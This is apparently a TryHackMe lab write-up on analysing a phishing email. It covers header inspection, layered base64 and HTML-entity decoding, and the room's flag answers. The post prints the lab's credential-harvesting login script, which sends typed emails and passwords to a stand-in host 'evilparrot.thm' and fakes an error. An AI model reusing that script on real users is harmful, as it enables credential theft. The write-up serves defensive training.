ParrotPost: Phishing Analysis Walkthrough TryHackMe Write-Up | ZohaibRootpk

ZohaibRootPK · Follow
6 min read · Jul 20, 2023

In this room, we will look at identifying and analyzing a malicious phishing email through visual inspection, common header inspection tools, and manual deobfuscation. With these methods learned, it will become easier to identify and respond to phishing threats that impact organizations daily.

Learning Objectives

- Understand what email headers are and familiarize yourself with common headers.

- Utilize tools for inspecting and analyzing suspicious emails and attachments.
- Learn to recognize different obfuscation techniques employed in malicious HTML, CSS, and JavaScript code.

Download Task Files To Get Started —


Q 1. According to the IP address, what country is the sending email server associated with?

Q 2. If Paul replies to this email, which email address will his reply be sent to?

Q 3. What is the value of the custom header in the email?

Open the downloaded file in a text editor —

Investigating the email header for answers —




Findings —

IP address: 109.205.120.0

Looking up for more details about the IP address on virustotal.com —

Q 1. Answer: Latvia

Investigating the email header further for reply address and first flag —



The “Reply-To” address is different from the “From” address, which is another red flag. Phishers often set a different “Reply-To” address to direct replies to a different location.

Content-Disposition: attachment; filename=”ParrotPostACTIONREQUIRED.htm”. This line shows an attachment named “ParrotPostACTIONREQUIRED.htm.” Attachments in phishing emails can be used to host malicious content or direct users to fake login pages.

Q 2. Answer : no-reply@postparr0t.thm

Q 3. Answer : THM{y0u_f0und_7h3_h34d3r}

Task 4 Email Attachment Analysis —

Download Task Files and open the HTML Document in a text editor —


As we discovered by looking at the `.eml` file in a text editor, the email Paul received contains an embedded attachment named *"ParrotPostACTIONREQUIRED.htm."* Based on this file type and the listed **Content-Type**, this is an HTML (Hypertext Markup Language) file used to create a web page or document that can be viewed in a web browser.

Q 4. What encoding scheme is used to obfuscate the web page contents?

Q 5. What is the built-in JavaScript function used to decode the web page before writing it to the page?

Q 6. After the initial base64 decoding, what is the value of the leftover base64 encoded comment?


Analyzing the contents of the HTML file —




Q 4. Answer: base64, This HTML document declares a variable called `b64` which is set to another long string of seemingly encoded data. Aside from the telling variable name, base64-encoded data typically includes the characters A-Z, a-z, 0-9, +, /, and padding characters (=). If you see these characters in a string of text, there is a good chance it may be base64-encoded.

Downloaded Sublime Text For Further Analysis — (Not required any text editor will work fine)

Decoding base64 using Cyberchef's From Base64 filter — Copy all the contents that are being assigned to the variable b64 in the above image.



Source Code Review —



`var b64 = "...";` : This line assigns a long Base64-encoded string to the variable `b64`.

`atob(b64)` : The `atob()` function is a built-in JavaScript function that decodes a Base64-encoded string to its original form. It takes the Base64 string `b64` and decodes it into binary data (an array of bytes).

`document.write(unescape(atob(b64)));` : This is the main part of the code

What Does `document.write(unescape(atob(b64)));` Actually, Do?

`unescape()` : The `unescape()` This function will convert the binary data back to a string. It interprets any percent-encoded characters in the binary data as their corresponding characters. This is needed because some characters may be encoded using percent-encoding during the Base64 encoding process. Percent encoding is used to represent special or non-printable characters with special meanings in the URLs.


`document.write()` : The `document.write()` method is used to write content for the document. In this case, the decoded content of the Base64 string is written to the document, which will display the content on the webpage.

Q 5. Answer: atob()


Copy all the decoded content from Cyberchef and paste it into a text file —

Clue: is in the comments

Checking the decoded file —



Decoding it in Cyberchef —




Q 6. Answer: THM{d0ubl3_3nc0d3d}

Task 5 HTML Obfuscation —


It has been observed that HTML entity encoding has been used here. It makes the size of the file smaller. While making it difficult for the file to be analyzed.

This can be decoded using From HTML entity filter from Cyberchef.

Q 7. After decoding the HTML Entity characters, what is the text inside of the <h1> tag?



Paste the contents into a new file —



Q 7. Answer: ParrotPost Secure Webmail Login

Task 6 CSS Obfuscation —

A CSS obfuscator is a tool that makes CSS code highly challenging to read and understand. This makes severe challenges while reverse engineering the code.


Q 8. What is the reverse of CSS Minify?

Answer: CSS Beautify

Task 7 JavaScript Obfuscation —

This JavaScript code has been minified, removing any unnecessary characters and whitespace. Fortunately, we can “beautify” this code by copying everything between the opening `<script>` and closing `</script>` tags, pasting it into the input of

Beautifier.io, and clicking **Beautify Code**. Alternatively, we can leverage CyberChef's "JavaScript Beautify" operation to accomplish the same result.



```
<
!DOCTYPE html > < html > < head > < title > ParrotPost Login < /title><meta charset="UTF-8"><meta name="viewport" content="width=device-widt
for = "email" > Email: < /label><input type="text" id="email" name="email" value="pfeathers@flying-sec.thm" placeholder="Enter your email ad
id = "password"
name = "password"
placeholder = "Enter your password" > < button type = "submit"
id = "login-button" > Login < /button><div class="forgot-password"><a href="#">Forgot Password?</a > < /div><!-- VEhNe2QwdWJsM18zbmMwZDNkfQo
    const form = document.getElementById("login-form");
const loginButton = document.getElementById("login-button");
let errorMessage = null;
form.addEventListener("submit", (event) => {
    /*prevent the form from submitting normally*/
    event.preventDefault(); /*get the username and password input values and set them to variables*/
    const email = document.getElementById("email").value;
    const password = document.getElementById("password").value; /*create a new HTTP request object for our evil server*/
    const xhr = new XMLHttpRequest(); /*encode the email and password using encodeURIComponent*/
    const encodedEmail = encodeURIComponent(email);
    const encodedPassword = encodeURIComponent(password); /*add the encoded email and password as query parameters in the GET request*/
    const url = `http://evilparrot.thm:8080/cred-capture.php?email=${encodedEmail}&password=${encodedPassword}`;
    xhr.open("GET", url, true); /*send the GET request to the evil server*/
    xhr.send();
    if (errorMessage) {
        errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later.";
    } else {
        errorMessage = document.createElement("div");
        errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later.";
        errorMessage.style.color = "red";
        errorMessage.style.fontSize = "12px";
        form.insertBefore(errorMessage, loginButton.nextSibling);
    }
}); /*redirect to the REAL PostParrot website after sending, so the victim doesn't get suspicious! //window.location.href = "https://www.pos
```

Q 9. What is the URL that receives the login request when the login form is submitted?


http://evilparrot.thm:8080/cred-capture.php

Q 10. What is the JavaScript property that can redirect the browser to a new URL?

window.location.href


Task 8 Putting It All Together —

Step 1 — Opening Parrot ParrotPostACTIONREQUIRED.htm



Step 2 — Open Inspect and switch to the network tab.

Step 3 — Enter fake credentials and analyze the traffic



Findings — Credentials are being smuggled as parameters in the GET request to /cred-capture.php

Step 4 — Check the response tab

Q 11. What is the flag you receive after sending fake credentials to the /cred-capture.php endpoint?

